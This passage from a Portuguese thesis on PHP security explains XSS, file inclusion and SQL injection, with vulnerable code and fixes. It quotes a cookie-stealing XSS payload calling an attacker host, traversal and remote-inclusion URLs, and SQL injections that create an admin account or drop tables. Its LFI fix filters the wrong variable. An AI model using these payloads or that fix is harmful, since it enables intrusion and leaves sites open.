Mannino (2008) ressalta que estas bases de dados precisam de um software no qual possa gerencia-las, são chamados de Sistemas Gerenciadores de Banco de Dados, ou simplesmente de SGBD. Estes sistemas armazenam, organizam, verificam e modificam os dados utilizando mecanismos próprios, que visam garantir a integridade da informação e o desempenho nas operações que são realizadas através de consultas. Estas consultas são códigos específicos compreensíveis para os SGBD, como a linguagem SQL (Structured Query Language – Linguagem de Consulta Estruturada), que inclui todas as instruções necessárias para realizar as operações nestes sistemas, tal como a criação e manipulação de bases de dados, possibilitando integrar sistemas escritos em qualquer linguagem, através de um driver específico, que funciona como uma ponte para o SGBD.

2.3.1 MySQL Server

De acordo com Kofler (2008), o MySQL Server é um SGBD gratuito que trabalha com base de dados relacionais, sua principal característica é de ser um banco de dados leve e consistente que trabalha com o modelo cliente-servidor, onde o SGBD é o servidor, enquanto qualquer outra aplicação que utiliza-lo é o cliente. O sistema possui suporte à transações, possibilitando que cada operação realizada seja isolada em blocos protegidos, onde caso ocorra alguma falha ou imprevisto, tudo o que foi feito poderá ser revertido, não realizando quaisquer alterações na base de dados. Sua instalação pode ser realizada em vários sistemas operacionais, pois se trata de uma aplicação multiplataforma.

2.3.1.1 **Prepared Statements**

Outro recurso importante presente em vários SGDB inclusive no MySQL, são as consultas preparadas (prepared statements) e consultas parametrizadas (parameterized statements), elas possibilitam que uma consulta seja montada e preparada de forma dinâmica através de parâmetros e que possa ser reutilizada posteriormente, possibilitando complexas estruturas de códigos que necessitam de dados externos sem que estes possam comprometer o comando, evitando assim que campos mal formatados contendo caracteres que possam escapar a consulta do SQL interfiram em seu funcionamento. Para associar parâmetros à alguma parte da consulta, são utilizados apelidos conhecidos como espaços reservados (KOFLER, 2008).

Segundo Schwartz, Zaitsev e Tkachenko (2012), as consultas preparadas também garantem maior velocidade ao código, já que estas irão trabalhar com o sistema de cache, caso necessite executar uma consulta múltiplas vezes, seu desempenho será maior do que em relação a execução das quais não utilizam este recurso, ressaltando que há 3 tipos diferentes de consultas preparadas, sendo do lado do cliente, servidor e interfaces (variáveis) SQL.

Os autores explicam que as consultas executadas no lado do cliente se referem ao recurso de emulação, onde há uma implementação que prepara toda a query SQL na aplicação, substituindo os espaços reservados para parâmetros por seus reais valores e então a envia para o banco de dados, onde esta será executada, enquanto nas consultas preparadas pelo servidor, o driver é responsável por receber os espaços para parâmetros e devolve-los como

identificadores para a aplicação, que poderá executar a consulta apenas enviando os valores dos parâmetros previamente informados.

O terceiro modo explica a interface SQL, onde é frequentemente utilizada nos SGBD que não possuem suporte a consultas preparadas pelo driver e não contam com uma implementação no cliente que possa emular o recurso, neste caso o cliente envia toda a consulta para o servidor em forma de texto, contendo variáveis SQL para os devidos valores que serão recebidos e então executa a consulta somente após preencher estes valores.

2.4 Aplicações web e exibição de conteúdo

Para poder acessar os servidores através de seus endereços e domínios, é preciso um software cliente que possa se comunicar com o outro lado e obter as informações necessárias, nesta situação entram os navegadores de internet. São aplicativos que seguem padrões de protocolos de comunicação para exibir o conteúdo oferecido por servidores, onde a informação é recebida em um formato conhecido pelo navegador, como o HTML (PARSONS; OJA, 2014).

2.4.1 HTML

O HTML é uma linguagem de marcação utilizada para a criação de documentos e páginas disponibilizadas na internet. Sua primeira versão foi desenvolvida em 1990 por Tim Berners-Lee e tem sido aprimorada e regulamentada durante anos pela W3C (World Wide Web Consortium), se encontrando atualmente na versão HTML5 (PARSONS; OJA, 2014).

DeBolt (2007) salienta que sua sintaxe consiste no uso de tags pra determinar elementos, podendo ser textuais, multimídia, formulários, tabelas, metadados ou scripts, desta forma o navegador pode interpretar as informações contidas no documento e representa-las de forma ideal para o usuário, tudo através de padrões pré-estabelecidos. Estes elementos podem ser utilizados por linguagens de programação através de seus identificadores.

O autor ainda deixa claro que o HTML também permite que sejam criados formulários web, onde o usuário pode preencher informações que serão submetidas ao servidor pelos navegadores através do protocolo HTTP. Estes formulários podem possuir inúmeros campos de texto, numéricos, envio de arquivos e caixas de seleção, cada campo possui um nome que

será utilizado para identificar estes valores no lado do servidor após serem submetidos. Seu envio poderá ser realizado através dos métodos POST ou GET do protocolo HTTP.

2.4.1.1 **Codificação de caracteres (charset)**

Dürst (2006) descreve em documentos da W3C que durante a comunicação do navegador com o servidor também é enviado um campo descrito como “Content-Type”. Este campo providencia informações a respeito da codificação de caracteres, frequentemente chamado de “charset”. Utilizar codificações não conhecidas pelos navegadores web pode fazê-los com que os mesmos não consigam reproduzir o conteúdo com a fidelidade no qual o mesmo foi escrito, apresentando diferentes símbolos que deveriam ser caracteres comuns.

Craig e Caraber (2012) sugerem que o charset mais recomendado para páginas web é o UTF-8, uma padronização chamada de UCS Transformation Format 8-bit, simplesmente por oferecer suporte para vários idiomas, inclusive os que possuem acentuação, respaldando que raramente será necessário utilizar outro tipo.

2.4.1.2 **Cookies**

Um cookie é um arquivo que permite que sites e aplicações web armazenem informações no lado do cliente para utiliza-las quando forem necessárias. Podem ser utilizados para manter um registro do que o usuário visitou, coleta de informações pessoais, preferências de aplicações e até mesmo identificadores de sessões (PARSONS; OJA, 2014).

Ainda segundo o autor, cookies podem ser enviados pelo navegador até o servidor através do protocolo HTTP ou através de alguma linguagem de programação, pois sem eles não seria possível identificar o usuário, impossibilitando algumas funções básicas na internet como áreas protegidas por login e senha ou os itens que foram adicionados à um carrinho de compras de um comércio eletrônico, por exemplo.

2.4.2 JavaScript

O JavaScript é uma linguagem de programação interpretada, muito utilizada em navegadores web, Haverbeke (2014) afirma que sem a linguagem seria impossível existir aplicativos

modernos desenvolvidos para serem executados no navegador, impossibilitando então o desenvolvimento de aplicações para internet rica. Apesar de seu nome lembrar a linguagem Java, ambas não possuem quaisquer relações.

No ambiente web, a linguagem é interpretada pelos navegadores, podendo interagir com todo o comportamento da página, gerenciar cookies, enviar requisições e trazer respostas sem que a página atualize, além de manipular qualquer elemento através de seus seletores e propriedades. Estes elementos podem ser tags HTML ou até mesmo objetos da própria linguagem (FLANAGAN, 2006). Para incorporar o JavaScript em uma página web, basta utilizar a tag “script” e definir o atributo “src” com o caminho do arquivo, ou omiti-lo e adicionar todo o código entre a tag, como é demonstrado no Quadro 2.

Quadro 2. Exemplo de código JavaScript incorporado em página web

```
<script>alert('Olá mundo');</script>

<script src="local/para/arquivo.js"></script>
```

Fonte: Autoria própria, 2016.

2.5 Linguagem de script PHP para servidores

O PHP (Hypertext Processor – Processador de Hipertexto) é uma linguagem de script para servidores criada por Rasmus Lerdorf em 1995, sendo uma das linguagens mais utilizadas para criação de páginas dinâmicas.

Atualmente é utilizada em 82,2% dos sites segundo pesquisas da W3Techs (2016) e seu uso abrangente se dá pelo principal motivo de ser uma linguagem gratuita, multiparadigma, com suporte a vários SGBDs diferentes e de fácil integração com o HTML (NIEDERAUER, 2008).

Prettyman, (2016) explica que para que a mistura entre PHP e HTML possa ocorrer, é necessário utilizar delimitadores. Ao iniciar um script em PHP utiliza-se a tag de abertura “<?php”, tudo que estiver após ela será considerado como um código escrito na linguagem, até que seja encontrada a tag de encerramento “?>”, o Quadro 3 demonstra uma implementação de um código PHP com HTML.

Quadro 3. Exemplo de código em PHP com HTML

```
<?php $usuario = 'Renan'; ?>
<div>
    <b>Olá <?php echo $usuario?></b>
</div>
```

Fonte: Autoria própria, 2016.

A linguagem pode ser facilmente integrada ao servidor Apache2 como um módulo, sendo interpretada quando solicitada pelas requisições de navegadores web de acordo com a configuração do servidor, assim quando um cliente solicitar um endereço que foi atribuído à aplicação ou site em PHP, a linguagem entrará em ação (NIEDERAUER, 2008).

Quingley e Gargenta (2006) salientam que linguagem também conta com variáveis globais reservadas para áreas específicas. Estas variáveis são visíveis em toda a aplicação, sem elas não seria possível receber parâmetros enviados de formulários enviados pelos navegadores web ou armazenar qualquer tipo de sessão que possa identificar o cliente que está acessando a página. A Tabela 3 lista as variáveis globais disponíveis no PHP.

Tabela 3. Lista de variáveis globais do PHP

Variável	Descrição
$GLOBALS	Um vetor que armazena todas as variáveis globais
$_SERVER	Representa variáveis do servidor, como o endereço remoto
$_GET	Contém todos os parâmetros enviados por GET
$_POST	Contém todos os parâmetros enviados por POST
$_COOKIE	Contém informações do cookie HTTP
$_FILES	Contém arquivos enviados para o servidor numa requisição
$_ENV	Descreve as variáveis do ambiente
$_REQUEST	Uma junção das variáveis $_GET, $_POST e $_COOKIE
$_SESSION	Variáveis de sessão

Fonte: QUIGLEY e GARGENTA, 2006

A linguagem também apresenta uma série de constantes mágicas que podem ser utilizadas para referenciar arquivos e variáveis do ambiente, sendo similares a funções pois seu retorno varia de acordo com a situação onde são utilizadas. A Tabela 4 exibe as constantes mágicas que podem ser utilizadas no PHP.

Tabela 4. Constantes mágicas do PHP

Nome	Descrição
__CLASS__	Nome da classe que está sendo utilizada
__DIR__	Diretório absoluto do arquivo
__FILE__	Caminho absoluto incluindo o próprio arquivo
__FUNCTION__	Nome da função que está sendo utilizada
__LINE__	Linha atual do script
__METHOD__	Nome do método de uma classe
__NAMESPACE__	Namespace de uma classe
__TRAIT__	Nome que engloba o namespace e a classe

Fonte: ACHOUR, *et al.*, 2016.

2.5.1 Parâmetros GET e POST

Um formulário web pode ser enviado através dos métodos POST ou GET. Ao ser recebido pela aplicação PHP que está no servidor, todos os nomes informados previamente aos seus campos estarão disponíveis na variável correspondente ao método utilizado em forma de vetor associativo, onde cada nome de índice corresponde a um campo (QUIGLEY; GARGENTA, 2006), como demonstra o Quadro 4.

Quadro 4. Demonstração do uso da variável $_GET

```
<?php
    $nome = $_GET['nome'];
    $sobrenome = $_GET['sobrenome'];
?>
```

Fonte: Autoria própria, 2016.

2.5.2 Sessões

Quingley e Gargenta (2006) descrevem as sessões do PHP de forma muito similar aos cookies, com a diferença de que elas são armazenadas no lado do servidor e quando configuradas corretamente, são inacessíveis para os clientes. Sua funcionalidade consiste em armazenar informações que podem ser lidas em outras páginas, porém mesmo que sejam diferentes de cookies, necessitam deste recurso pois sem um identificador no lado do cliente, seria impossível saber quem está associado a determinada sessão.

Os autores ressaltam que para utilizar qualquer variável de sessão na linguagem PHP, é necessário chamar a função “session_start”, somente então a variável $_SESSION estará disponível para ser lida ou gravada. Assim como as variáveis $_GET e $_POST, qualquer valor gravado estará relacionado com um nome dentro de um vetor associativo.

Embora sessões sejam úteis para armazenar informações, elas não servem para persistir dados permanentes no sistema, para isso é necessário utilizar algum sistema gerenciador de banco de dados (SGBD).

2.5.3 Acesso a banco de dados

Lengstorf (2009) descreve que na linguagem PHP, há vários meios para se estabelecer uma conexão com o banco de dados, sendo através de suas extensões. Embora seja possível instalar o suporte a outros drivers, a linguagem conta inicialmente com três opções disponíveis através do driver “mysqlnd”, sendo as extensões do MySQL, MySQLi ou PHP Data Objects (PDO).

Cada extensão possui uma diferença particular em relação a outra, porém o que elas tem em comum é o suporte ao banco de dados MySQL. A Tabela 5 demonstra as características dessas extensões.

Tabela 5. Comparação de extensões de banco de dados no PHP

Extensão	**Descrição**
MySQL	Extensão original para conexão com bancos MySQL, atualmente obsoleta, disponível a partir da versão 4.1.3 e removida na versão 7.1.0, suporta programação estrutural e consultas preparadas apenas por variáveis SQL.
MySQLi	Versão aprimorada do MySQL suporta programação estrutural, orientação a objetos e consultas preparadas pelo driver, disponível desde a versão 5.0.
PDO	Classe orientada a objetos com suporte a múltiplos bancos de dados e consultas preparadas, emuladas ou pelo driver, disponível desde a versão 5.1.0

Fonte: LENGSTORF, 2009.

2.5.4 Configurações da linguagem

O PHP conta com um arquivo de configuração que permite que sejam alteradas várias de suas funcionalidades, como limite de memória, registro de variáveis globais, exibição de erros, local de armazenamento de sessões e inclusão de arquivos de sites remotos. Inúmeras dessas opções são focadas para segurança (LOCKHART, 2015), sua localização pode variar de acordo com a distribuição que se está utilizando, no GNU/Debian na versão 8.6 este arquivo pode ser encontrado em "/etc/php5/apache2/php.ini".

A organização do arquivo segue o mesmo padrão de formatação de arquivos INI, composta de sessões, propriedades e valores, também é importante ressaltar que algumas das opções podem ser alteradas durante o tempo de execução através do comando "ini_set".

2.5.5 Sanitização, validação e escape

Lockhart (2015) enfatiza o uso da sanitização na entrada e saída de dados, descrevendo como um papel importante para a segurança de um sistema em PHP. Consiste na remoção ou escape de caracteres inapropriados, onde o escape significa ter a certeza de que os caracteres não serão processados em determinado ambiente, como um código HTML ao ser enviado para o navegador, enquanto a remoção elimina por completo estes caracteres.

A validação de dados também é muito importante para a segurança da aplicação, Snyder, Myer e Southwell (2010) recomendam que a entrada do usuário seja validada quando se esperar determinado tipo de dados conhecidos, evitando que um texto possa ser submetido em um campo de formulário que espera apenas um valor numérico.

Apesar de muito similares, a validação e sanitização possuem diferenças particulares. A sanitização pode ser utilizada tanto na entrada quanto na saída de dados para o HTML, porém sua utilização na entrada de dados pode remover caracteres essenciais no conteúdo recebido de acordo com o filtro que for utilizado. Caso seja necessário que o conteúdo recebido seja exatamente o que se espera, é necessário utilizar a validação, assim é possível rejeitar determinado conteúdo caso ele não seja válido de acordo com o filtro (SNYDER; MYER; SOUTHWELL, 2010).

Na linguagem PHP há funções e filtros que podem ser utilizados para esta tarefa, a função "filter_var" pode ser utilizada para qualquer variável enquanto a função "filter_input" para variáveis globais. O Quadro 5 demonstra a sintaxe destas variáveis.

Quadro 5. Sintaxe das variáveis filter_input e filter_var

```
// Sintaxe
filter_var(<variavel>, <filtro>, <opcoes>);
filter_input(<tipo_varivel>, <variavel>, <filtro>, <opcoes>);

// Exemplo
$var = filter_var($string, FILTER_SANITIZE_STRING);
$var = filter_input(INPUT_GET, 'id', FILTER_SANITIZE_NUMBER_INT)
```

Fonte: Autoria própria, 2016.

Lockhart (2015), explica que a função filter_input precisa de um valor adicional para especificar uma constante do tipo da variável disponível. A Tabela 6 apresenta seus valores correspondentes para serem utilizados em substituição de variáveis globais, evitando-se assim uma exposição direta aos seus valores e incentivando o uso de filtros no tratamento de dados.

Tabela 6. Constantes correspondentes a variáveis globais

Variável global	Constante correspondente
$GLOBALS	-
$_SERVER	INPUT_SERVER
$_GET	INPUT_GET
$_POST	INPUT_POST
$_COOKIE	INPUT_COOKIE
$_FILES	-
$_ENV	INPUT_ENV
$_REQUEST	-
$_SESSION	-

Fonte: ACHOUR, *et al.*, 2016

Desta forma não é necessário acessar de forma direta as variáveis globais que possuam uma constante correspondente à elas, o que garante mais segurança à aplicação. Apesar da função filter_var não precisar das constantes, também necessita da especificação dos filtros que serão

utilizados, estes filtros são iniciados pela palavra FILTER_* e podem ser utilizados em ambas as funções como sanitização ou validação, para a sanitização no momento da saída de dados.

Todos os filtros disponíveis estão no manual da linguagem PHP (ACHOUR *et al.*, 2016), enquanto para realizar a saída de dados, Snyder, Myer e Southwell (2010) recomendam o uso da função “htmlentities” para converter todos os códigos HTML em caracteres que não serão processados pelo navegador.

3 ANÁLISE DE VULNERABILIDADES

Este capítulo aborda uma análise de vulnerabilidades que podem comprometer uma aplicação ou serviço web, descrevendo suas causas, efeitos e precauções a serem tomadas para evitar brechas no sistema.

3.1 Cross-Site Scripting

De acordo com dados da Whitehat Security (2016), a vulnerabilidade cross-site scriping, frequentemente abreviada como XSS, é responsável por grande parte dos ataques a serviços online. Snyder, Myer e Southwell (2010) descrevem o ataque XSS como vulnerabilidade que consiste em injetar um código malicioso dentro de uma aplicação para atacar os usuários que visualizarem a página que foi infectada.

Os autores enfatizam que este ataque é utilizado em grande escalada principalmente para roubar cookies de sessões e redirecionar usuários para páginas maliciosas, que por muitas vezes podem ter a mesma aparência que a página original que sofreu o ataque, com o objetivo específico de conseguir o acesso à informações sensíveis da vítima. Existem atualmente duas variações do XSS conhecidas como “XSS Armazenado” e “XSS Refletido”.

No XSS armazenado, o código malicioso é injetado em páginas que garantem sua permanência no sistema, envolvendo na maior parte das vezes um banco de dados, onde o comprometimento da aplicação pode ser dado pela entrada de dados do usuário para o banco, ou uma alteração direta na base de dados. Quando a página comprometida carrega o seu conteúdo, o script armazenado no banco de dados é trazido para o HTML, onde então é executado como se fosse parte da aplicação, afetando todos os usuários que acessarem a página (SNYDER; MYER; SOUTHWELL, 2010).

Bergmann e Priesbch (2011) explicam a diferença do XSS Armazenado em comparação com o refletido, onde o segundo não garante a permanência do script no sistema. Neste caso o ataque consiste em enviar uma instrução maliciosa para o servidor a fins de que o mesmo retorne um erro ou uma página executando o script, onde o conteúdo enviado para o servidor pode estar codificado na própria URL através de parâmetros GET. Esta variação costuma ser utilizada para atacar alvos específicos, como uma pessoa que receba um link em por e-mail

apontando para um site seguro, complementando ainda que este tipo de ataque ficou mais comum com a utilização de encurtadores de links, que podem esconder os parâmetros das URLs.

Um exemplo prático de como o XSS ocorre pode ser dado por um simples campo de entrada de dados sem tratamento. Supondo que um usuário precise informar seu nome para acessar um website, e ao ser submetido, o formulário seria enviado para um arquivo contendo o código exibido no Quadro 6.

Quadro 6. Exemplo de código vulnerável a XSS

```
$nome = $_GET['nome'];
echo "Olá $nome, seja bem-vindo ao nosso website!";
```

Fonte: Autoria própria, 2016.

Porém ao submeter o formulário, o usuário não enviou o seu nome, porém uma string contendo uma tag HTML indicando o começo de um script e um código javascript para exibir uma mensagem, montada como “<script>alert(‘Ataque XSS’)</script>”, o que fez com que a página executasse o código.

Tratando-se de uma requisição enviada pelo método HTTP GET, seria possível enviar a URL apontando a página vulnerável para outro usuário colocando instruções maliciosas como parâmetros, com a finalidade de roubar cookies de sessões de determinado usuário acessando a página, assim como descrevem Bergmann e Priesbch (2011) no uso de encurtadores de links para tal finalidade.

Snyder, Myer e Southwell (2010) exemplificam a prática do roubo de cookies através do XSS refletido injetando o código malicioso em um elemento da página com um exemplo onde uma URL poderia ser gerada com parâmetros GET que modificassem um elemento de link na página, ocasionalmente encontrado em páginas de redirecionamento que enviam os usuários para URLs externas. O código que sofreu a injeção é descrito no Quadro 7.

Quadro 7. Exemplo de código injetado em uma marcação HTML

```
<a href="#" onclick="javascript:window.location
'http://reallybadguys.net/cookies.php?cookie=' + document.cookie;">
Clique aqui para continuar ao site
</a>
```

Fonte: SNYDER; MYER; SOUTHWELL, 2010.

Desta forma, quando o usuário pressionar o botão para continuar ao site no qual estava desejando acessar, a página não iria a lugar algum, pois o trecho destacado alterou o elemento HTML e modificou a ação do click para executar um código com o objetivo de enviar o cookie de sessão do usuário daquele site para um domínio fictício chamado de "reallybadguys". Este domínio poderia ser uma página real que tivesse uma implementação capaz de capturar o que fosse enviado.

Bergmann e Priesbch (2011) apontam que a principal causa do XSS é a falta de tratamento da entrada do usuário, enquanto Snyder, Myer e Southwell (2010), apesar de concordarem com a afirmação anterior, demonstram que o risco é maior quanto se utiliza saídas de dados dentro de elementos HTML.

Para ter evitado este ataque, ambos os autores descrevem que seria necessário ter implementado filtros que pudessem ter removido os caracteres em HTML, o que impediria que o código injetado fosse executado. Snyder, Myer e Southwell (2010) apresentam o uso da função "htmlentities" descrita no Quadro 8 para ser utilizada com esta finalidade.

Quadro 8. Função de escape na saída do HTML

```
function safe( $value )
{
    return htmlentities( $value, ENT_QUOTES, 'utf-8' );
}
```

Fonte: SNYDER; MYER; SOUTHWELL, 2010.

Os autores defendem que a função poderá prevenir ataques XSS, codificando as entidades HTML em caracteres que não fossem executados pelo navegador, ainda especificam a constante "ENT_QUOTES", que irá processar inclusive aspas simples e duplas e aplicam o "UTF-8" como charset para evitar possíveis vulnerabilidades utilizando um sistema de caracteres diferentes. Apesar de esta função ser exclusivamente dedicada a saída, os autores

também ressaltam o uso dos filtros nas entradas do usuário para prevenir que determinados tipos de caracteres cheguem até ao banco de dados e possam ser armazenados no sistema.

Lockhart (2015) demonstra a utilização de um filtro da linguagem PHP para remover caracteres inferiores a ASCII 32 e superiores à ASCII 127 com o código do Quadro 9.

Quadro 9. Solução de Lockhart (2015) para filtros de sanitização de strings

```
$var = "<script>alert('XSS')</script>\n\r Filtros em ação \n";

$var = filter_var($var, FILTER_SANITIZE_STRING,
FILTER_FLAG_STRIP_LOW|FILTER_FLAG_STRIP_HIGH);

// Resultado: alert('XSS') Filtros em ao
```

Fonte: LOCKHART, 2015.

Porém sua utilização não é bem apropriada para campos que possam suportar caracteres contidos na língua brasileira, pois nomes como João, César, e André, não seriam exibidos corretamente por conterem acentuação, que são caracteres superiores a tabela ASCII 127, logo se tornariam respectivamente “Joo”, “Csar” e “Andr”, tornando a aplicação deficiente em termos de armazenar nomes ou palavras que contenham acentuação.

A solução de Lockhart (2015) foi adaptada para atender os padrões nacionais e internacionais que contém palavras com acentuação, removendo apenas os caracteres baixos da tabela ASCII 32, como demonstra o Quadro 10

Quadro 10. Solução adaptada de Lockhart (2015).

```
$var = "<script>alert('XSS')</script>\n\r Filtros em ação \n";

$var = filter_var($var, FILTER_SANITIZE_STRING, FILTER_FLAG_STRIP_LOW);

// Resultado: alert('XSS') Filtros em ação
```

Fonte: Autoria própria, 2016.

Wu e Zhao (2015) também recomendam desativar a opção do envio de cookies por outros métodos além do HTTP, deixando-os inacessíveis ao JavaScript. Para realizar este processo basta alterar a propriedade “session.cookie_httponly” nos arquivos de configuração do PHP, definindo “1” como seu valor. O navegador de internet deverá obedecer essa restrição.

3.2 Remote File Inclusion e Local File Inclusion

As vulnerabilidades conhecidas como “Remote File Inclusion” e “Local File Inclusion”, respectivamente RFI e LFI, consistem em manipular parâmetros de uma página para executar determinado arquivo no mesmo ou em outro servidor. São frequentemente utilizadas para roubar dados ou danificar algum serviço específico. Ansari (2015) salienta que apesar de serem muito similares e exploradas através das mesmas falhas em códigos, cada vulnerabilidade tem sua particularidade.

Para que estas vulnerabilidades ocorram, Wu e Zhao (2015) afirmam que dois elementos chaves são cruciais, primeiramente é necessário que o usuário possa controlar parâmetros externos, em seguida tudo depende de códigos escritos de forma errônea ou incompleta que possibilitem que qualquer script possa ser executado dentro do servidor.

Um exemplo comum da vulnerabilidade de execução de código remota está em sites que utilizam nomes de arquivos na URL para criar um sistema de navegação em páginas, possibilitando-se então que um invasor possa tentar modificar estes parâmetros para que o site execute um script de seu interesse. Os efeitos causados e a implementação do código é o que irão definir qual a variação da vulnerabilidade, ambos são causados pela falta de implementação de tratamentos para inviabilizar uma navegação vertical na estrutura de arquivos do sistema ou inclusão remota de códigos (WU; ZHAO, 2015).

O Quadro 11 apresenta um código vulnerável à LFI e RFI, pois utiliza da função “require” do PHP que faz referência a um caminho relativo de um arquivo recebido através parâmetros externos, o que possibilita que o arquivo solicitado seja incorporado e executado pelo script.

Quadro 11. Código vulnerável a LFI e RFI

```
$inputfile = $_REQUEST["script"];
include($inputfile.".php");
```

Fonte: ANSARI, 2015

Um usuário mal intencionado poderia enviar uma requisição ao arquivo que contivesse o código do Quadro 11 em sua implementação, solicitando que fosse incluso um script de outro site, que por sua vez também tivesse a extensão “PHP”, porém fosse acessível como texto puro, como demonstra o Quadro 12.

Quadro 12. Aplicando a vulnerabilidade RFI em uma URL

```
http://vul_website.com/preview.php?script=http://example.com/temp
```

Fonte: ANSARI, 2015.

Desta forma o arquivo “temp.php” hospedado em um site malicioso, poderia ser facilmente executado no site de exemplo apenas apontando uma URL. O autor ainda demonstra o uso da variação LFI através da especificação de um subdiretório como demonstra o Quadro 13.

Quadro 13. Código vulnerável a LFI

```
$file = $_GET['file'];
{
    include("pages/$file");
}
```

Fonte: (ANSARI, 2015)

Deste modo a aplicação iria olhar arquivos que estivessem dentro do subdiretório “pages”, impossibilitando que um script remoto fosse apontado, pois foi especificada uma pasta dentro de um diretório relativo ao arquivo, porém isto não inviabiliza a possibilidade de se utilizar-se dos recursos de navegação de diretórios, informando dois pontos a cada nível que se deseja ir a acima (MICHAEL; GREENE; AMINI, 2007), como demonstra o Quadro 14.

Quadro 14. Aplicando a LFI apontando um arquivo local

```
http://testdemo.org/mydata/info.php?file=../../../temp/shell.php
```

Fonte: ANSARI, 2015

Ansari (2015) deixa claro que a solução pode ser alcançada ao implementar referências à arquivos com seu caminho absoluto e disponibilizar filtros para evitar uma possível navegação vertical. Para utilizar-se de caminhos absolutos, seria necessário especificar todo o caminho para o arquivo que se deseja referenciar, porém realizar este procedimento de forma manual seria complexo e poderia ocasionar problemas em uma eventual mudança de estrutura. Para possibilitar esta operação através de meios otimizados o PHP possui a constante mágica “__DIR__”, que armazena o caminho absoluto do arquivo atual e pode consequentemente evitar a referência de um código remoto, como demonstra o Quadro 15.

Quadro 15. Adaptação da constante __DIR__ em um código vulnerável a LFI e RFI

```
$inputfile = $_REQUEST["script"];

include(__DIR__ . "/" . $inputfile.".php");
```

Fonte: Autoria própria, 2016.

Alguns autores preferem utilizar a função “dirname” combinada com a constante mágica “__FILE__”, resultando em “dirname(__FILE__)”, porém vale ressaltar que este método é idêntico a constante mágica __DIR__, além disso a navegação vertical ainda poderia ser explorada caso fossem informados os dois pontos para subir um diretório.

Para resolver este problema é possível combinar a adaptação do código contido no Quadro 15 com a implementação dos filtros especificados por Wu e Zhao (2015) descritos no Quadro 16, resolvendo os problemas apresentados anteriormente que poderiam levar a uma RFI, LFI como expõe o código do quadro 15.

Quadro 16. Adaptação da implementação de Wu e Zhao (2015) para ataques LFI

```
$uri = $_POST['uri'];

$inputfile = $_REQUEST["script"];

if ( strpos( $uri, '..' ) !== false ) exit( 'URL inválida' );

include(__DIR__ . "/" . $inputfile.".php");
```

Fonte: Autoria própria, 2016.

Wu e Zhao (2015) também recomendam a verificação do arquivo de configuração do PHP para desativar a inclusão de arquivos remotos, reforçando a prevenção da vulnerabilidade caso algum valor arbitrário possa burlar os filtros previamente aplicados, localizando as seguintes propriedades e alterando para “Off” como demonstra o Quadro 17.

Quadro 17. Desativando as propriedades de inclusão remota

```
allow_url_fopen = Off
allow_url_include = Off
```

Fonte: WU; ZHAO, 2015,

3.3 SQL Injection

Relatórios da Whitehat Security (2016) apontam que a vulnerabilidade do SQL Injection tem sido reduzida ao longo dos anos, em 2016 representou menos de 10% dos ataques, porém é uma das vulnerabilidades que tem grandes impactos diretos no modelo de negócio do serviço afetado.

Snyder, Myer e Southwell (2010) descrevem o SQL Injection como uma sabotagem de consultas SQL para inserção de instruções maliciosas para danificar ou roubar informações do banco de dados da aplicação, atuando em consultas comuns que podem ser exploradas devido tratamento inapropriado.

Os autores explicam que o funcionamento da vulnerabilidade consiste em injetar instruções SQL em variáveis desprotegidas que necessitem receber valores externos, como informações submetidas pelo usuário na aplicação. No Quadro 18 os autores demonstram um exemplo de cláusula vulnerável, onde o risco está em não tratar o valor que poderá ser recebido pela variável “$variedade”.

Quadro 18. Exemplo de cláusula SQL vulnerável

```
$variedade = $_GET['variedade'];

$query = "SELECT * FROM vinhos WHERE variedade='$variedade'";
```

Fonte: SNYDER; MYER; SOUTHWELL, 2010.

Supondo que um usuário comum fosse utilizar um sistema de catálogo de vinhos onde a cláusula SQL vulnerável foi implementada e selecionasse algum tipo de variedade, como “vinho branco”, a consulta SQL receberia a variável “$variedade” que foi preenchida pelos valores submetidos, resultando na seguinte consulta descrita no Quadro 19.

Quadro 19. Cláusula SQL gerada pelo sistema

```
SELECT * FROM vinhos WHERE variety='branco'
```

Fonte: SNYDER, MYER e SOUTHWELL, 2010.

O sistema poderia processar normalmente a requisição e não haveria qualquer problema a respeito da consulta, porém Wu e Zhao (2015) afirmam que nem todos os utilizadores de sistemas computacionais utilizam o sistema na forma na qual foi projetado para ser utilizado,

como é o caso de usuários mal intencionados que podem tentar executar comandos SQL dentro da cláusula prescrita anteriormente no Quadro 19, simplesmente ao invés de selecionar os valores de vinhos disponíveis, poderia modificar os parâmetros da URL e submeter um código SQL, como visto no Quadro 20, fazendo com que a query gerada fosse idêntica à apresentada no Quadro 21.

Quadro 20. Instruções maliciosas a serem injetadas na consulta SQL

```
branco'; GRANT ALL ON *.* TO 'invasor@%' IDENTIFIED BY 'invasor
```

Fonte: SNYDER, MYER e SOUTHWELL, 2010.

Quadro 21. Injeção de SQL para criação de um usuário

```
SELECT * FROM vinhos WHERE variedade = 'branco'; GRANT ALL ON *.* TO
'invasor@%' IDENTIFIED BY 'invasor'
```

Fonte: SNYDER, MYER e SOUTHWELL, 2010.

A consulta seria executada sem qualquer problema, exceto na parte que um novo usuário com login “invasor” foi criado e agora possui todas as permissões no banco de dados. Ajustar as permissões pode evitar que um usuário sem privilégios administrativos possa criar novas contas, porém ainda não seria o bastante para prevenir outros ataques de utilizar da mesma técnica, como injeções para remover uma tabela, como mostram Wu e Zhao (2015) através do código descrito no Quadro 22

Quadro 22. Cláusula SQL injetada para exclusão de tabela

```
SELECT * FROM compras WHERE cidade = 'Beijing'; drop table compras--'
```

Fonte: WU; ZHAO, 2015.

Wu e Zhao (2015) afirmam que o primeiro “sintoma” para descobrir se um site está vulnerável a SQL Injection, é inserir qualquer código em algum parâmetro que possa ser manipulado e aguardar por um erro em seu retorno. Caso nenhum erro seja apresentado, porém o conteúdo da página sofra alterações, ainda é possível que o site ainda esteja vulnerável a uma técnica chamada “Blind Attack”, no qual consiste em realizar cláusulas e observar o comportamento da página, um ataque mais complexo e que geralmente é realizado por softwares automatizados que podem enviar inúmeras requisições pré-programadas por segundo.

Para evitar o SQL Injection, Snyder, Myer e Southwell (2010) recomentam a utilização dos prepared statements e da validação de entrada do usuário. Os autores demonstram um exemplo da técnica utilizando a extensão MySQLi descrita no Quadro 23, também sendo possível realizar este procedimento utilizando o PDO, como no Quadro 24.

Quadro 23. Prepared Statements com MySQLi

```
$nome = $_POST['nome'];
$conexao = mysqli_connect( 'host', 'usuario', 'senha', 'base' );
$query = "SELECT * FROM animais WHERE nome = ?"
$stmt = mysqli_prepare($conexao, $query);
mysqli_stmt_bind_param( $stmt, "s", $nome );
mysqli_stmt_execute( $stmt );
mysqli_stmt_bind_result( $stmt, $animal );
mysqli_stmt_fetch( $stmt );
mysqli_stmt_close($stmt);
```

Fonte: SNYDER, MYER e SOUTHWELL, 2010.

